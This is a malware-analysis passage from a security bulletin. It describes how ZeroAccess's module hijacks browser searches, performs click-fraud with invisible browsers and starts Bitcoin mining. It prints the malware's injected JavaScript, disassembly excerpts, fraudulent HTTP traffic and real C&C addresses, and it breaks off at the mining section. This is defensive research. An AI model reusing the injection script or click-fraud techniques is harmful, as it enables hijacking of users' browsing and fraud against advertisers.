This new version of the Andromeda bot has demonstrated its tenacity by executing code that ensures every instance of its process is kept running and by employing more anti-debug/anti-VM tricks than its previous version. However, it is still possible to bypass all those tricks once we have complete knowledge of its executing procedures. Moreover, we could easily block its communication data after addressing the decryption performance issue.

REFERENCES

[1] Tan, N. Andromeda Botnet. Virus Bulletin, June 2012, pp.5–11.

MALWARE ANALYSIS 2

THE ZEROACCESS MONEY-GENERATING CAMPAIGN

Chao Chen & Kyle Yang
Fortinet, China & Canada

ZeroAccess has evolved steadily in recent years, and today it is one of the top threats to the security of individuals and corporations. With innovative methods of injection and effective protection provided by its rootkit, ZeroAccess has taken control of millions of compromised computers around the world. Based on its large peer-to-peer infrastructure and a complicated mechanism consisting of servers for bot control and browser redirection, ZeroAccess has launched a campaign for gaining money through browser redirection, click-fraud and Bitcoin mining [1]. In this article, we will focus on a module that plays the combined role of redirecting and clicking, as well as starting a Bitcoin miner on the infected machine.

INSTALL AND LOAD

The ZeroAccess installer carries an encrypted list of IP addresses in the P2P network running on port 16471 [2]. The installer injects a dynamic-link library which serves as a loader for downloading and loading modules into the explorer.exe or services.exe process. All of the loaded modules are dynamic-link libraries – in this article we will focus on the one named '80000032.@'.



Figure 1: Loaded modules.

This module implements three methods for gaining money. The first is to hijack web browser processes, intercepting keywords the user has searched for on major search engines, and eventually redirecting to various malicious websites. In return for bringing traffic and potential clients/victims, the owners of these malicious sites will pay referral fees to the ZeroAccess botnet herder.

The second method is to conduct click-fraud on advertising services through invisible browsers created on the compromised computers. A click-bot will simulate the behaviour of an ordinary user, opening web pages and clicking on them. By forging the referrer field of each HTTP GET command, ZeroAccess can obtain a share of the profit of the advertising service.

The third method is to run a Bitcoin miner which will make the compromised machine work hard to accumulate wealth for the botnet herder.

REDIRECTION WORKING MECHANISM

In this section we will discuss the architecture and implementation of the redirect-bot. Besides downloading plug-ins, the loader replaces the system library mswsock.dll with a dropped dynamic-link library named Desktop.ini, from which the WSPStartup API is hooked. The fake API will load the redirect-bot into the residing process and invoke the exported function with ordinal 1 – a unique ordinal number that other plug-in modules do not possess. This means that the redirect-bot can remain in all processes of running web browsers and act as a man-in-the-middle in an interactive game of redirection with the compromised user. The loading procedure of the redirect-bot is shown in Figure 2.



Figure 2: Loading the redirect-bot.

Components for redirection

Several components are deployed by the redirect-bot in order to redirect a user who is searching on search engines such as *Google*, *Bing*, *Yahoo!*, *Ask*, *AOL* or *ICQ*. The relationship among these components is illustrated in Figure 3.

A pair of redirectors

When the redirect-bot is loaded through its ordinal 1 exported function, it will check the command line of



Figure 3: ZeroAccess's components for redirection (marked in blue).

the residing process. If the residing process is a browser (*Internet Explorer*, *Firefox*, *Google Chrome*, *Opera*, *Safari*, etc.), it will get the entry of the WSPConnect API passed in as a parameter and hook it. Hooking WSPConnect gives the redirect-bot the capability to hijack every socket connection requested by the browser. For each socket on port 80 (HTTP) or port 443 (HTTPS), a pair of cooperating redirectors created by the redirect-bot will act as middlemen between the browser and the website. Redirector A is directly connected with the browser for monitoring all HTTP GET commands, while Redirector B is directly connected with the website for monitoring all HTTP responses.

Some essential components of the redirectors are described as follows:

1. A function table which points to a group of callback functions executed at a series of important points within a redirector's life: the point at which a connection is established with a browser or a website, the point at which an HTTP packet is sent or received, and the point at which finalization work should be done. All of these callback functions are scheduled by an asynchronous communication mechanism that has been deployed by ZeroAccess since its early stages.
2. A socket used to communicate with the browser or website.
3. A buffer for sending and receiving data.
4. Pointers to each other so that Redirector A can use Redirector B's socket to send a packet to the website, while Redirector B can use Redirector A's socket to send a packet to the browser.

Referrer	Redirection URL
http://phrasesearch.net/websearch.php?search=money&BtnS=Search	http://217.23.3.223/AKy4XvnD7U3M4mo7b173f23d8811260c022f402cf1447c0a06k
http://searchbusinesslistings.net/websearch.php?search=bitcoin+mining&BtnS=Search	http://195.3.145.109/ivl3nTiX7T4XjRc92aef0e712082736871dce2472a23dbde36A
http://searchbusinesslisting.com/websearch.php?search=Mining&BtnS=Search	http://83.133.127.85/Lvn0w36x776xavS9cde097c02309e1b9edd50e71e6d776bf28c
http://businesslistingsearch.biz/websearch.php?search=money	http://217.23.3.223/5zV3fwXL5c4M1ZS516dd0a8f88396c40926c142fcd40907d26A

Table 1: Example referrers and redirection URLs.

5. Redirector B, which connects directly to the website, has three buffers which are used to store HTTP packet header information: the complete URL, referrer and user-agent. A double-word of Redirector B will record the CRC32 of the referrer in the header of an HTTP GET command sent from Redirector A to the website.

Communicator

A kind of object, dubbed a Communicator, is used when either of the Redirectors need to send data to the C&C server.

When Redirector A receives an HTTP GET command from the browser that represents a search request from a major search engine (such requests often contain the string '&p=' or '&q=' in the required URL), it will send information via a Communicator to tell the C&C server the keyword and specific search engine used in the search request. In response, the C&C server will send one or more lines back. Each line contains a redirection URL and a referrer. These redirection URL/referrer pairs will be stored by the Communicator in a local customized database table.

Redirector B also uses a Communicator to send information to the C&C server, which may result in the browser opening random pages at random times, as described later.

Local database table

As mentioned before, the redirection URL/referrer pairs received from the C&C server are stored in a local database table. In fact, besides a redirection URL and a referrer, each entry in the table has another piece of data, which is a CRC32. When the compromised user searches for something on a major search engine other than *Google*, the CRC32 is generated by running an algorithm on the complete URL in the corresponding HTTP GET command. When the user searches using *Google*, the CRC32 is generated on the basis of the keyword.

Local keyword record file

This file stores 10 keywords recently searched by the user.

Redirection servers

The redirection URLs received from the C&C server reveal the redirection servers of ZeroAccess. In most cases, several servers are involved in the process of redirecting to a malicious site. These servers enhance the flexibility of the redirection infrastructure and also make it more difficult to be traced or taken down.

Case study and analysis

Some examples of referrers and redirection URLs are shown in Table 1.



Figure 4: Similar appearance of the referrer sites.

Most of the referrer sites have a similar appearance (Figure 4). Some of the links placed on the home page of these sites are fake and will not lead anywhere, while others will lead to a fake search engine which returns nothing on a search request.

During our observation, most redirection URLs eventually led to malicious websites containing malware or to pornographic sites. In the event that the redirection servers fail to find a malicious or pornographic site to direct to, the browser is redirected to www.google.com/webhp.

In the latest version of this module, the data received from the C&C server is RC4 encrypted. The encryption/decryption key is a string which is the length of received data. For example, if the length of data received is 123 bytes, the decryption key will be the string '123'.

Redirection with given referrer

Case 1: Redirecting for search engines other than Google

When a user searches using a major search engine other than *Google*, an HTTP GET command is sent to Redirector A from the browser, and Redirector A will report the keyword and search engine name to the C&C server through a Communicator. The redirection URL and referrer returned by the C&C server will be stored in the local database table, along with the CRC32 of the complete URL in the HTTP GET command header.

After a while, the user clicks a hyperlink from the search result page and a second GET command is sent through a new socket for which another pair of redirectors is ready to work. When Redirector B receives the HTTP response packet from the website associated with the link clicked by the user, instead of passing the packet to browser, it will check whether an entry with the CRC32 of the second GET command's referrer exists in the database table. Of course it will succeed because the CRC32 has been stored with a redirection URL/referrer pair when processing the first GET command. It is time for redirection now, and the procedure is as follows:

- Step 1: Redirector B forges an HTTP response, causing the browser to navigate to the URL http://{host}/_ylt=3648C868A1DB;{base64_encoded_referrer}-{base64_encoded_url}. Here, {host} is the domain name of the redirection URL, '/_ylt=3648C868A1DB;' is a special mark, followed by the base64-encoded referrer and redirection URL separated by a '-' character.
- Step 2: When the browser sends a GET command for visiting the forged URL, Redirector A will recognize the special mark and send back to the browser another forged HTTP response containing HTML script:

```
<script>location.replace('http://{referrer}');
</script>
```

  Here, {referrer} is the referrer obtained from the C&C server.
- Step 3: When the browser sends another GET command for visiting http://{referrer}, Redirector A will recognize the special mark in the referrer of the GET command and forge yet another HTTP response containing HTML script:

```
<script>location.replace('http://{url}');</script>
```

  Here, {url} is the redirection URL obtained from the C&C server.

The browser will now send the crucial HTTP GET command whose URL and referrer are set as those given by the C&C server. A page that is not genuinely wanted by the user will be displayed in the browser.

Case 2: Redirecting Google Ad links

When a compromised user searches on *Google*, new entries will be added into the local database table. A minor difference is that the CRC32 in an entry is generated on the basis of the keyword searched, rather than the URL. When a *Google Ads* link is clicked on, Redirector A will query the database table for the keyword contained in the link. If a matching entry is found, Redirector A will forge an HTTP response navigating the browser to http://{host}/_ylt=3648C868A1DB;{base64_encoded_referrer}-{base64_encoded_url} and follow the same steps as described above.

Open random pages at random times

When a browser is navigating from one site to another, Redirector B will send information via a Communicator to the C&C server. The information includes the URL and referrer in the HTTP GET command Redirector A received from the browser and the 10 most recently searched keywords stored in the local keyword record file. The response from the C&C server, if any, should contain some redirection URL/referrer pairs. For each pair, the Communicator makes a redirection by forging a special URL: http://{host}/_ylt=3648C868A1DB;{base64_encoded_referrer}-{base64_encoded_url} and asking the browser to open it. The length of time between two redirections is set as a random value.

Injecting JavaScript into pages

Besides the annoying redirection discussed above, the redirect-bot will also inject web pages with a piece of

JavaScript, as shown in Figure 5. In the earlier versions of this module, the script was encrypted and hard-coded in the module. By comparison, new versions will retrieve the script from the C&C server.

```
function INCL_isIFramed(){
    return (top !== self);
}
function INCL_checkinternals(){
    var h = document.location.hostname;
    return (/search\.kalloutsearch\d\.com/i.test(h) == true ||
            /search\.adbar\d\.com/i.test(h) == true ||
            h.indexOf('search.runclips.com') != -1 ||
            h.indexOf('search.searchnowdirect.com') != -1);
}
function INCL_checkdml(){
    var h = document.location.hostname;
    return (h.indexOf("google")!=-1 ||
        h.indexOf("facebook.com")!=-1 ||
        h.indexOf("yahoo.com")!=-1 ||
        h.indexOf("bing.com")!=-1 ||
        h.indexOf("ask.com")!=-1 ||
        h.indexOf("listenersguide.org.uk")!=-1);
}
function INCL_loadScript(src){
    if (window.location.protocol == 'https:' && src.indexOf('http:') == 0)
        return;
    var script = document.createElement("script");
    script.src = src;
    script.characterSet = "utf-8";
    script.type = "text/javascript";
    (document.head||document.documentElement).appendChild(script);
}
if (!INCL_isIFramed() && !INCL_checkinternals()){
    if (!INCL_checkdml()) {
        var INLDM_cfg = {
                fi : 4603,
                fd : 0,
                fddm: 'xml.cpchero.biz',
                sttcdm: 'static.cpchero.biz',
                inlsrhdm: 'sonicsearchonline.biz'
            };
        INCL_loadScript('https://hostmyjs.biz/scripts/inl_dmmtch2.min.js');
        INCL_loadScript('https://in.admedia.com/?id=ODkoOCI&subid=36');
    }
    INCL_loadScript('https://cdncache1-a.akamaihd.net/loaders/1247/1.js?
                    aoi=1311798366&pid=1247&zoneid=52222');
    window.dmadbar_settings = {
        dm_standalone : true,
        dmpd : 2,
        fd : 4723,
        fd2: 4604,
        xmlfeed : 'http://xml.cpchero.biz/search' ,
        search_url : 'http://hostmysearch.com/?prt=yhs1Danta2&
                     errUrl=http://www.yahoo.com&keywords=' ,
        script_base : 'https://hostmyjs.biz/scripts/adbar'
    };
    INCL_loadScript('https://hostmyjs.biz/scripts/adbar/adbar.js');
}
```

Figure 5: Injected JavaScript.

This script will download several JavaScript files which were originally deployed by the advertising and content delivery services owned by companies such as *Admedia*, *Akamai* and *CpcHero*. When the downloaded scripts are executed, random advertisements will appear on each page and several words will be highlighted with green double underlines that link to a site called 'sonicsearchonline.biz', which is a search site with very limited function. The INCL_checkinternals() function in the injected JavaScript specifies some 'internal' sites where the injected JavaScript will do nothing. Ironically, when comparing sonicsearchonline.biz with two internal sites, search.runclips.com and search.searchnowdirect.com, we find that they are all mapped to the same IP address (174.137.155.137). The crude and simple home page is shown in Figure 6.



Figure 6: A crude search site working for ZeroAccess.

Obviously the three search sites are owned by the gang behind ZeroAccess. When a user redirected to sonicsearchonline.biz searches for something on it, a results page will be displayed – however, only a few entries are shown and there is not even a 'next page' button. It seems that only the most commonly viewed entries retrieved when searching on a major search engine are shown here. If the user clicks on a link from the disguised search result page and navigates to a page owned by an advertiser, the advertiser pays a referral fee to sonicsearchonline.biz.

CLICK-FRAUD WORKING MECHANISM

In this section, we will look at how the module acts as a 'click-bot' [3] to conduct click-fraud using invisible home-made browsers. When a module has been downloaded on a compromised computer, the loader will invoke the module's exported function with ordinal 2. When the exported function with ordinal 2 is called by the loader, the click-bot will inject a copy of itself into an svchost.exe process with the parameter '-k LocalServiceDns' in the command line and call the injected module's exported function with ordinal 1. The render mode of *IE8* is set for svchost.exe by setting register value 'HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BROWSER_EMULATION\svchost.exe' as 8000. In addition, a copy of *Adobe Flash Player* will be downloaded from fpdownload.macromedia.com and



Figure 7: Start-up of the click-bot.

installed if the existing version of *Flash Player* on the compromised machine is too old.

Targeting advertising services

In the injected svchost.exe process, the click-bot will get ad redirection URLs and referrers from the C&C server to conduct click-fraud. The ad redirection URLs will lead to publisher sites belonging to various advertising services. The fake sites used as referrers are owned by the gang behind ZeroAccess. The click-bot will visit the publisher sites with forged referrers and click on pages automatically, navigating to the landing pages where the advertisers will pay a fee according to a pay-per-click business model. As the referrers that have led users to the publisher sites, the fake sites owned by the cybercriminals will gain a share of the advertising service profit.

Case study and analysis

Some examples of referrers and ad redirection URLs are shown in Table 2:

Referrer	Ad redirection URL
http://excellent-information.info/search	http://195.138.241.94/td?aid=6uwa7a4w&said=302904
http://myownfind.info/search	http://76.73.80.106/td?aid=6uwa7a4w&said=305006
http://trustsearchsite.info/search	http://31.171.128.73/td?aid=6uwa7a4w&said=302904
http://myown-search.info/search	http://195.138.241.94/td?aid=6uwa7a4w&said=305006

Table 2: Example referrers and ad redirection URLs.

Almost every fake website used by the click-bot as a referrer disguises itself as a search engine. But when you try to search for something, it will not redirect you to a result page. Clearly, these fake search sites are created only for serving as the referrers in the business of click-fraud.

Open ad redirection URL with given referrer

Now let us have a closer look at how the click-bot loads an ad redirection URL with a given referrer in an invisible browser. Figure 9 shows the procedure.

Step 1: Send 406h message

In the injected svchost.exe process, the click-bot will register a Manager Window which will keep running in



Figure 8: Fake search sites serving as referrers.



Figure 9: Procedure of loading an ad redirection URL.

a loop, handling messages sent by the main thread of the click-bot. The main thread will also create a Communicator object which will communicate with the C&C server to get several ad redirection URL/referrer pairs. For each ad redirection URL and referrer pair, the Communicator will send a 406h message to the Manager Window, with the ad redirection URL and referrer as parameters.

Step 2: Create an invisible browser object

When a 406h message is received by the Manager Window, an object we call Click Controller is created for the ad redirection URL and referrer associated with the message. The Click Controller contains the following essential elements:

1. Pointers to IWebBrowser2 and IHTMLDocument2 of an invisible browser.
2. Interfaces used for displaying and controlling MSHTML documents in the invisible browser:

DWebBrowserEvents2	IServiceProvider
IOleClientSite	IOleInPlaceSite
IOleInPlaceFrame	IOleInPlaceUIWindow
IOleWindow	IDocHostUIHandler
IDocHostShowUI	IHostDialogHelper
INewWindowManager	HttpSecurity
IInternetSecurityManager	IOleCommandTarget

3. The handle of the container window of the invisible browser.
4. A pointer to a buffer storing the domain name of a website.
5. Flink and Blink pointers that link together all Click Controller objects in a double-linked list.
6. The maximum number of clicks that can be made on a single page.
7. The time point when the object should be released.
8. The time point before which the next click on a single page should not be made.
9. The maximum number of attempts to find a qualified element on a page for the next click.
10. Parameters for randomizing the behaviour of the invisible browser. These parameters define the possibilities for the browser to take some actions such as scrolling on a web page, clicking on a child window of the current page window, clicking on a link to a website other than the one being viewed, etc.

A browser object without a visible user interface is created by calling the CoCreateInstance API, and the DWebBrowserEvents2 interface is implemented by the Click Controller by calling the AtlAdvise API.

The IOleObject::SetClientSite method is called, setting the client site of the browser as an object implemented by the Click Controller. Through this object, the click-bot can set the frame and document window of the invisible browser to be the rectangle representing the monitor screen.

Step 3: Load ad redirection URL with fraud referrer

A URL moniker is created with the ad redirection URL, then the IPersistMoniker::Load method is called to load the ad redirection URL into the invisible browser. Executing this method enables the browser to be guided by ad redirection servers and finally to arrive at an ad publisher site.

To set the referrer field in an HTTP GET command, the string key '__DWNBINDINFO' of the bind context used as

```
.text:10004585   mov   eax, [esp+2Ch+ppv_IPersistMoniker]
.text:10004589   mov   ecx, [eax]
.text:1000458B   push  0               ; STGM_DIRECT
.text:1000458D   push  edx             ; IBindCtx
.text:1000458E   mov   edx, [esp+34h+ppURLmk]
.text:100045C2   push  edx             ; URLMoniker for ad redirection url
.text:100045C3   push  1               ; FullyAvailable
.text:100045C5   push  eax
.text:100045C6   mov   eax, [ecx+IPersistMonikerVtbl.Load]
.text:100045C9   call  eax             ; IPersistMoniker::Load
```

Figure 10: Load ad redirection URL.

```
.text:100032DA   push  edi             ; Format
.text:100032DB   push  offset aReferer$ ; "Referer: %s\r\n"
.text:100032E0   push  esi             ; String
.text:100032E1   call  ds:swprintf
.text:100032E7   add   esp, 0Ch
.text:100032EA   lea   ecx, [eax+eax+2]
.text:100032EE   push  ecx             ; cb
.text:100032EF   call  ds:CoTaskMemAlloc
.text:100032F5   test  eax, eax
.text:100032F7   jz    short loc_1000331F
.text:100032F9   mov   edi, eax
.text:100032FB   mov   ecx, esi
.text:100032FD   sub   edi, esi
.text:100032FF   nop
.text:10003300
.text:10003300 loop_copy:              ; CODE XREF: BeginningTransaction+5D↓j
.text:10003300   movzx  edx, word ptr [ecx]
.text:10003303   mov   [edi+ecx], dx
.text:10003307   add   ecx, 2
.text:1000330A   test  dx, dx
.text:1000330D   jnz   short loop_copy
.text:1000330F   mov   edx, [ebp+pszAdditionalHeaders]
.text:10003312   mov   [edx], eax      ; set referer
.text:10003314   xor   eax, eax
```

Figure 11: Set referrer of HTTP GET command.

```
GET /td?aid=6uwa7a4w&said=302904 HTTP/1.1
Referer: http://excellent-information.info/search
Host: 195.138.241.94

HTTP/1.1 302 OK
Location:
http://46.229.165.122/td?aid=e9xmkgg5h6&said=26427

GET /td?aid=e9xmkgg5h6&said=26427 HTTP/1.1
Referer: http://excellent-information.info/search
Host: 46.229.165.122

HTTP/1.1 302 OK
Location: http://46.229.165.121/tds/?s=a&aid=24059

GET /tds/?s=a&aid=24059 HTTP/1.1
Referer: http://excellent-information.info/search
Host: 46.229.165.121

HTTP/1.1 302 OK
Location: http://c.tdsgo.com/?set_id=2

GET /?set_id=2 HTTP/1.1
Referer: http://excellent-information.info/search
Host: c.tdsgo.com

HTTP/1.1 302 Moved Temporarily
location: http://ubbeat.com/

GET / HTTP/1.1
Referer: http://excellent-information.info/search
Host: ubbeat.com

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 13531
```

Figure 12: Loading an ad redirection URL.

a parameter of IPersistMoniker::Load is associated with an object that implements the BeginningTransaction method of the IHttpNegotiate interface. In this method the referrer given by the C&C server is placed in the header of an HTTP GET command.

An example of the traffic generated by executing IPersistMoniker::Load is shown in Figure 12.

Step 4: Get container window and check website domain

When a publisher site is eventually arrived at, a NavigateComplete2 event fires, invoking the IOleWindow::GetWindow method where the click-bot gets the container window of the browser. Some randomly chosen links and/or child windows in this window will be clicked later.

```
.text:1000588F                mov     eax, [edi+94h]  ; ppv_IHTMLDocument2
.text:10005895                lea     ecx, [ebp+ppv_IOleWindow]
.text:10005898                push    ecx
.text:10005899                mov     [ebp+ppv_IOleWindow], 0
.text:100058A0                mov     edx, [eax]
.text:100058A2                mov     edx, [edx+IHTMLDocument2Vtbl.QueryInterface]
.text:100058A4                push    offset iid_IOleWindow
.text:100058A9                push    eax
.text:100058AA                call    edx
.text:100058AC                test    eax, eax
.text:100058AE                js      short loc_100058D1
.text:100058B0                mov     eax, [ebp+ppv_IOleWindow]
.text:100058B3                test    eax, eax
.text:100058B5                jz      short loc_100058D1
.text:100058B7                mov     ecx, [eax]
.text:100058B9                lea     edx, [edi+84h]  ; h_window
.text:100058BF                push    edx
.text:100058C0                push    eax
.text:100058C1                mov     eax, [ecx+IOleWindowVtbl.GetWindow]
.text:100058C4                call    eax             ; IOleWindow::GetWindow
```

Figure 13: Get container window.

Then the Click Controller will check where it has arrived. If it finds that it has arrived at Facebook.com or Google.com, it will stop performing click-fraud and release the corresponding browser object along with owned resources and interfaces.

If the Click Controller finds that it has arrived at a website included in the list below, it will never scroll on the page before choosing a random element to click:

hollyscoop.com	thirdage.com
gourmandia.com	videobash.com
egotv.com	mevio.com
eyehandy.com	dailymotion.com
37millionminutes.com	celebrityhearsay.com
clevercoinsonline.com	wellhabits.com
brilliantriches.com	sciencenewsstories.com
exerciseglobe.com	hark.com
clevershares.com	mommymixing.com
driverswhoknow.com	iamcatwalk.com
wellentertainment.com	moneyforgenius.com
modamob.com	eatstaydrink.com
stereotube.com	onlinejournal.com
filmamexarticles.com	

Click on page

When the Manager Window is created, it creates a timer. The timer is set for every second. As response to the WM_TIMER message, every invisible browser object that has loaded an ad redirection URL with a given referrer will choose and click on an element from the page it contains. The procedure is as follows:



Figure 14: Procedure for clicking an element on the page.

Step 1: Send WM_TIMER

A WM_TIMER message is sent to the Manager Window.

Step 2: Notify invisible browsers

The Manager Window notifies each invisible browser object to make a click.

Step 3: Click an element on page

Each invisible browser object will try many times until it finds an effective target to click on. At the beginning of each attempt, a hyperlink or a child window with the tag name 'object', 'iframe' or 'embed' is chosen by a randomly generated coordinate. Three kinds of hyperlinks are excluded:

1. Any hyperlink containing a string shown in the following list:

/register	/contact
registration	/Forgotpassword
/faq	/flagcontent
/tweet	mailto:

action=embed-flash	/login
/password	/terms

2. Any hyperlink containing the character '#', such as name, which is a pointer to another id or name tag on the same page.
3. Any hyperlink pointing to a jpg image.

If a matching element is found, the click-bot will click on it.

```
.text:10005AB8                mov     eax, [eax+94h]  ; ppv_IHTMLDocument2
.text:10005ABE                mov     [esp+0Ch+ppv_IHTMLElement], 0
.text:10005AC6                mov     ecx, [eax]
.text:10005AC8                push    edx
.text:10005AC9                push    eax
.text:10005ACA                mov     eax, [ecx+IHTMLDocument2Vtbl.elementFromPoint]
.text:10005AD0                call    eax
.text:10005AD2                test    eax, eax
.text:10005AD4                js      short loc_10005AF3
.text:10005AD6                mov     eax, [esp+4+ppv_IHTMLElement]
.text:10005AD9                test    eax, eax
.text:10005ADB                jz      short loc_10005AF3
.text:10005ADD                mov     ecx, [eax]
.text:10005ADF                mov     edx, [ecx+IHTMLElementVtbl.click]
.text:10005AE5                push    eax
.text:10005AE6                call    edx
```

Figure 15: Click an element on the page.

Step 4: Set referrer when opening a pop-up window

In the INewWindowManager::EvaluateNewWindow method, the click-bot loads the URL corresponding with the clicked element in the same way as it loads an ad redirection URL. This time the referrer is set to the URL of the current document. Therefore the referrer given by the C&C server can be spread when the browser navigates from one site to another through the fraudulent clicks.

```
GET
/player.html?a=4997094&size=728x90&ci=1&r=http%3A%2F%2Fexcellent-information.info%2Fsearch&u=http%3A%2F%2Fubbeat.com%2F HTTP/1.1
Referer: http://ubbeat.com/
Host: ads.adk2.com
```

Figure 16: Spreading of referrer (marked in yellow).

Handling video and audio

The click-bot's mechanism for handling the video and audio on pages is fulfilled by hooking three APIs: WSPSend, WSPRecv and WSPCloseSocket. On receipt of an HTTP packet whose Content-Type is audio, the click-bot will shut down the socket associated with it. The click-bot will allow a browser to receive a video whose size is less than a given threshold. The socket associated with the video will be shut down once the size of data received has exceeded the given threshold. It should be noted that the threshold is 512KB in ordinary cases, but 15MB for videos related to the following advertising services:

alphabird.com	adap.tv
oggifinogi.com	/tv2n/
tidaltv.com	innovid.com
rovion.com	liverail.com
vastvpaidshim.swf	realmedia.com
audiencetv	videoegg.com
cvads.cvcdn	spotxchange.com
ads/	mixpo.com
preroll	gorillanation.com
[IMPORT]	aim4media.com
pointroll	fwmrm.net
yumenetworks.com	edgesuite.com
tremormedia.com	youtube.

BITCOIN MINING

Mining Bitcoins involves lots of calculations for generating SHA256 hashes. In order to perform such a tough task, ZeroAccess utilizes the infected machines in a mining pool controlled by its pool server.

Retrieve Bitcoin miner program

